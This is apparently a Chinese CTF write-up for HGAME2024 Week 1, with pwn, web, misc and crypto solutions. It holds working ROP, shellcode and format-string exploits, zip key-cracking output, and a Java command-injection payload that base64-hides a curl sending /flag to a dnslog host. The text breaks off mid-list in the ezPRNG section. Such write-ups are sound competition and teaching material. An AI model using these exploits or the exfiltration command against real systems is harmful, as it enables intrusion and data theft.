HGAME2024 Week1 WP by Kafka

pwn

ezshellcode

有一个整形溢出

然后就是可见字符shellcode

exp

Python

```python
from pwn import *
context(log_level='debug',arch='amd64')
p=process('./vuln')
p=remote('139.196.200.143',30954)
p.recvuntil('input the length of your shellcode:')
p.sendline(str(-1))
shellcode=asm(shellcraft.sh())
shellcode_64="Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t"

p.send(shellcode_64)

p.interactive()
```

Elden Random Challenge

伪随机考点，刚好能覆盖seed，发送的时候注意格式要是p32

exp

```python
from pwn import *
context(log_level='debug')
#p=process('./vuln')
p=remote('139.196.200.143',32305)
#elf=ELF('./vuln')

puts_plt=0x4010B0
puts_got=0x404018
buf=b'a'*10+p32(0x1)*2
p.recvuntil("Menlina: Well tarnished, tell me thy name.")
p.send(buf)
num=[84,87,78,16,94,36,87,93,50,22,63,28,91,60,64,27,41,27,73,37,12,69,68,30,83,31,63,24,68,36,30,3,23,59,70,68,94,57,12,43,30,74,22,20,85,38,99,25,16,71,14,27,92,81,57,74,63,71,97,82,6,26,85,28,37,6,47,30,14,58,25,96,83,46,15,68,35,65,44,51,88,9,77,79,89,85,4,52,55,100,33,61,77,69,40,13,27,87,95]

for i in num:
    p.recvuntil("Please guess the number:")
    p.sendline(p32(i))


pop_rdi=0x401423
main=0x40125d
p.recvuntil("Here's a reward to thy brilliant mind.\n")
payload=b'a'*0x30+p64(main)+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(main)+p64(main)
p.sendline(payload)
puts_addr=u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
print(hex(puts_addr))
libcbase=puts_addr- 0x084420
bin_sh=libcbase+    0x1b45bd
system=libcbase+    0x052290
payload=b'a'*0x30+p64(main)+p64(0x4013B4)+p64(pop_rdi)+p64(bin_sh)+p64(system)+p64(main)
p.sendline(payload)


p.interactive()
```

EzSignin

签到获取flag

Elden Ring Ⅰ

没有本地调试的栈迁移，注意orw的open对第二参数是有要求的，要设置为0

exp

```python
from pwn import *
context(log_level='debug')
#p=process("./pwn")
p=remote("47.100.137.175",31949)
puts_plt=0x4010C0
puts_got=0x404028
pop_rdi=0x4013e3
pop_rsi_r15=0x4013e1
bss=0x404060
vuln=0x40125b

buf=b'a'*0x108+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(vuln)
p.sendline(buf)
puts_addr=u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
print(hex(puts_addr))
libcbase=puts_addr- 0x084420
open_addr=libcbase+ 0x10dce0
read_addr=libcbase+ 0x10dfc0
write_addr=libcbase+    0x10e060
leave_ret=0x401375
ret=0x401376
pop_rdx=0x142c92+libcbase

buf=b'a'*0x100+p64(bss+0x300)+p64(pop_rsi_r15)+p64(bss+0x300)+p64(0)+p64(read_addr)+p64(leave_ret)
p.recvuntil("Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n")
p.send(buf)
payload=b"./flag\x00\x00"+p64(pop_rdi)+p64(bss+0x300)+p64(pop_rsi_r15)+p64(0)+p64(0)+p64(pop_rdx)+p64(0)+p64(open_addr)+p64(pop_rdi)+p64(3)+p64(pop_rsi_r15)+p64(bss+0x200)+p64(0)+p64(pop_rdx)+p64(0x100)+p64(read_addr)+p64(pop_rdi)+p64(0)+p64(pop_rsi_r15)+p64(bss+0x200)+p64(0)+p64(write_addr)
p.sendline(payload)

p.interactive()
```

easyFormat


exp

```python
from pwn import *
context(log_level="debug",arch="amd64")
p=process("./pwn")
p=remote("47.100.137.175",31900)
sys=0x40123d

payload=b"%72d%18$hhn"+b'a'*0x5+p64(sys)*3
#gdb.attach(p,"b *$rebase(0x1311)")
p.sendline(payload)

p.interactive()
```

web

ezHTTP

```python
GET / HTTP/1.1
Host: 47.100.139.115:31004
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
x-real-ip: 127.0.0.1
referer: vidar.club
Connection: close

```



Enter JWT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc
```

Enter Secret / Key


The Secret cannot be null

Decoded JWT

```
Headers.=.{
.."alg":."HS256",
.."typ":."JWT"
}

Payload.=.{
.."F14g":."hgame{HTTP_!s_1mP0rT4nt}"
}

Signature.=."VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc"
```

Bypass it

Block Javascript 注册登录即可



47.100.137.175:30152/375774c4-8f92-4b99-8204-c250624b6797.php

```
hgame{d16b44ba2c196be4782bca2ff7a403bc846fe923}
```

Select Courses

```python
import requests

session = requests.session()
num = 0
while 1:
    burp0_url = "http://47.100.137.175:31208/api/courses"
    burp0_cookies = {"PHPSESSID": "47bf07207da0f357c77ab909f8e9fe87"}
    burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36", "Content-Type": "application/json", "Accept": "*/*", "Origin": "http://47.100.137.175:31208", "Referer": "http://47.100.137.175:31208/", "Accept-Encoding": "gzip, deflate, br", "Accept-Language": "zh-CN,zh;q=0.9", "Connection": "close"}
    burp1_json={"id": 1}
    session.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, json=burp1_json)
    burp2_json={"id": 2}
    session.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, json=burp2_json)
    burp3_json={"id": 3}
    session.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, json=burp3_json)
    burp4_json={"id": 4}
    session.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, json=burp4_json)
    burp5_json={"id": 5}
    session.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, json=burp5_json)
    num += 1
    print("[+]次数: "+str(num))

```


flag：hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}

2048*16

关键代码

```javascript
g[h(432)][h(469)] = function(x) {
    var n = h
      , e = x ? "game-won" : n(443)
      , t = x ? s0(n(439), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3") : n(453);
    this[n(438)][n(437)].add(e),
    this[n(438)][n(435)]("p")[-1257 * -5 + 9 * 1094 + -5377 * 3].textContent = t
}
```

打断点打在一个有n(xxx)这种地方上



```
> s0(n(439), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3")
<· 'flag{b99b820f-934d-44d4-93df-41361df7df2d}'
>
```

jhat

OQL(对象查询语言)在产品实现中造成的RCE(Object Injection) – Nebula

java命令执行

payload：


```shell
java.lang.Runtime.getRuntime().exec('bash -c {echo,Y3VybCBgY2F0IC9mbGFnYC4zYmE5ZTNiYS5kbnNsb2cuc3RvcmUu}|{base64,-d}|{bash,-i}')
```

misc


SignIn

存在手机上从一侧斜着看就能拿到flag


simple_attack



```
(base) PS D:\22110\misc\bkcrack> .\bkcrack.exe -C .\attachment.zip -c 103223779_p0.jpg -P .\src.zip -p 103223779_p0.jpg
bkcrack 1.5.0 - 2022-07-07
[22:53:28] Z reduction using 1048569 bytes of known plaintext
10.3 % (107723 / 1048569)
[22:53:33] Attack on 254 Z values at index 941867
Keys: e423add9 375dcd1c 1bce583e
47.6 % (121 / 254)
[22:53:33] Keys
e423add9 375dcd1c 1bce583e
```



```
(base) PS D:\22110\misc\bkcrack> .\bkcrack.exe -C .\attachment.zip -k e423add9 375dcd1c 1bce583e -U new.zip Kafka
bkcrack 1.5.0 - 2022-07-07
[23:04:54] Writing unlocked archive new.zip with password "Kafka"
100.0 % (2 / 2)
Wrote unlocked archive.
```




hgame{s1mple_attack_for_zip}

flag：hgame{s1mple_attack_for_zip}


希儿希儿希尔

先拿到图片尾部的zip

```Python
CVOCRJGMKLDJGBQIUIVXHEYLPNWR
```



```
└─$ zsteg output/png/00000000.png
imagedata           .. text: "\"&@OOFLH"
b1,r,lsb,xy         .. text: "4|C^\tL@"
b1,rgb,lsb,xy       .. text: "KEY:[[8 7][3 8]];A=0"
b2,r,msb,xy         .. text: "] ]
```



AmanCTF - 希尔(Hill Cipher)加密/解密

在线希尔(Hill Cipher)加密/解密

```
CVOCRJGMKLDJGBQIUIVXHEYLPNWR
```


模式1（A=0） 8 7 3 8 加密 解密

```
DISAPPEARINTHESEAOFBUTTERFLY
```


flag：hgame{DISAPPEARINTHESEAOFBUTTERFLY}


来自星尘的问候

stegseek破解



```
└─$ stegseek ./test/secret.jpg rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "123456"

[i] Original filename: "secret.zip".
[i] Extracting to "secret.jpg.out".
```





字母 •

字体	译文	电码	字体	译文	电码	字体	译文	电码	字体	译文	电码
	Aa	• -		Bb	- • • •		Cc	- • - •		Dd	- • •
	Ee	•		Ff	• • - •		Gg	- - •		Hh	• • • •
	Ii	• •		Jj	• - - -		Kk	- • -		Ll	• - • •
	Mm	- -		Nn	- •		Oo	- - -		Pp	• - - •
	Qq	- - • -		Rr	• - •		Ss	• • •		Tt	-
	Uu	• • -		Vv	• • • -		Ww	• - -		Xx	- • • -
	Yy	- • - -		Zz	- - • •						

数字 •

字体	译文	电码	字体	译文	电码	字体	译文	电码	字体	译文	电码
	0	- - - - -		1	• - - - -		2	• • - - -		3	• • • - -
	4	• • • • -		5	• • • • •		6	- • • • •		7	- - • • •

flag：hgame{welc0me!}

crypto

奇怪的图片

代码审计一下，大概是定义了一个关于图片的异或运算。

选择时间排序，将图片重编号为1-21.png，由于存储时间是被打乱的，所以需要排出正确的顺序。

```python
for i in range(20):
    image1 = Image.open('1.png')
    image2 = Image.open(f'{i+2}.png')
    image3 = xor_images(image1, image2)
    image3.save(f'xor{i+2}.png')
```

以1.png为基准，得出异或其余图片的结果，数出图片上字符个数即距1.png的距离。

随后，再由近及远依次异或，得到正确的顺序list = [20,16,15,11,19,17,2,21,3,6,1,13,5,8,9,18,4,14,12,7,10]

```python
list = [20,16,15,11,19,17,2,21,3,6,1,13,5,8,9,18,4,14,12,7,10]
for i in range(20):
    image1 = Image.open(f'{list[i]}.png')
    image2 = Image.open(f'{list[i+1]}.png')
    image3 = xor_images(image1, image2)
    image3.save(f'flag{i}.png')
```

观察图片，补齐第一个字符h得到flag：hgame{1adf_17eb_803c}

ezMath

题目考点为使用连分数求解Pell方程：x**2 – D * y**2 == 1

```java
import java.math.BigInteger;
import java.util.Scanner;

public class Main
{
    public static void solve(int n)
    {
        BigInteger N, p1, p2, q1, q2, a0, a1, a2, g1, g2, h1, h2,p,q;
        g1 = q2 = p1 = BigInteger.ZERO;
        h1 = q1 = p2 = BigInteger.ONE;
        a0 = a1 = BigInteger.valueOf((int)Math.sqrt(1.0*n));
        BigInteger ans=a0.multiply(a0);
        if(ans.equals(BigInteger.valueOf(n)))
        {
            System.out.println("No solution!");
            return;
        }
        N = BigInteger.valueOf(n);
        while (true)
        {
            g2 = a1.multiply(h1).subtract(g1);
            h2 = N.subtract(g2.pow(2)).divide(h1);
            a2 = g2.add(a0).divide(h2);
            p = a1.multiply(p2).add(p1);
            q = a1.multiply(q2).add(q1);
            if (p.pow(2).subtract(N.multiply(q.pow(2))).compareTo(BigInteger.ONE) == 0) break;
            g1 = g2;h1 = h2;a1 = a2;
            p1 = p2;p2 = p;
            q1 = q2;q2 = q;
        }
        System.out.println(p+" "+q);
    }

    public static void main(String[] args)
    {
        Scanner cin = new Scanner(System.in);
        while(cin.hasNextInt())
        {
            solve(cin.nextInt());
        }
    }

}
```

求得y=903781513866036992219855578521616291641233164136594854545935358689571770257604962653352777 9108680

```python
from Crypto.Cipher import AES
from Crypto.Util.number import *

def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def decrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    decrypted =cipher.decrypt(enc)
    return decrypted

y = 903781513866036992219855578521616291641233164136594854545935358689571770257604962653352777 9108680
key=pad(long_to_bytes(y))[:16]

enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
print(decrypt(key))
```

得到flag：hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}

ezRSA

由费马小定理，leak1和leak2就是p和q本身

```python
from Crypto.Util.number import *
p=14912717007361127196818257675129033155901844180572531042609541283758922767075754074392986585365039983910283843150720074472493965946320015801246967697998769641905090084279822566586181233111363289243874272420291641606026658159016906386768829928898573410412763223217565735269789838344132347745065817972772890 8669
q=11612299271467091538130991696749043648902000117288064416717991546702179489292797727208059664178556911913425903752238833519804315220615025910348557455881642474020473621555193348258394195999462535658120105453452939578174433863102142370317114645666343295584359854812259330878224522079201871650853849740257670946 1
c=10529481867532520034258056773864074017027019578041866245400647840230251661652999709715919620810933437191661180003295923273655675729588558899592524235622728816065501918076120812236580344991140980991532347991252705288633014913479970610056845543523591324177567061948922552275235486615514913932125436543991642607028689762693617305246716492783116813070355512606971626645594961850567586340389705821314842096465631886812281289843132258131809773797777049358789182212570606252509790830994263132020094153646296793522975632191912463919898988349282284972919932761952603379733234575351624039162440021940592552768579639977713099971
n = p*q
phi = (p-1)*(q-1)
e = 65537
d = inverse_mod(e,phi)
m = power_mod(c,d,n)
long_to_bytes(int(m))
```

flag：hgame{F3rmat_l1tt1e_the0rem_is_th3_bas1s}

ezPRNG

一个LFSR伪随机数生成器

```python
from Crypto.Util.number import *

outputlist=['1111110110111011110000101011010001000111111001111110100101000
0111101111111000100001111101101111000010010001011010111101111000100101000
0011111101101110101011010111000000011110000100011101111011011000100101100
1101001011100010100011011011100000100010001111001010100101101101111011100
1101100101111101101010101100001101100011101101111100110101011110010110011
0001011010010101110011101001100111000011110111000001101110000000111110000
0100000101111100010110111001110011010000011011110110011000001101011111111
0101100110101110101010010000100111101100111101101010111101110100110100101
1011111101001110100011010111110111100011001111111001011000010010010010110
1010101110010101001101010101011110111010011101110000100101111010110101111
1100011111111001000000000111001110010000101111111010011101100010100110100
1110010010001100011000001101000111010010000101101111101011000000101000001
1100010110010100100010000110000000100010010010010111010011111111011100100
10010010111111001110000111110110001111001111100101001001100010', '0010000000
00010101111000011000111011111011110001001001110101011100101100110010111101
0110001110101000000110000011000000000110000001101011111110111001001101110
1101000010001111100011100100010100111001011001000100011001010101111001110
1000001111110110101100001111000110101111100011011100001100011001110010010
1100111100000100100101111001011101110001011011111111011010100010111011000
0100101011101101000001101000000100010101000010111101001000011000000000111
0100101010101111011010111110110010001010001000110011001010101101100010100
1000101011011101101111110101110011100110111111111101001110111101001001111
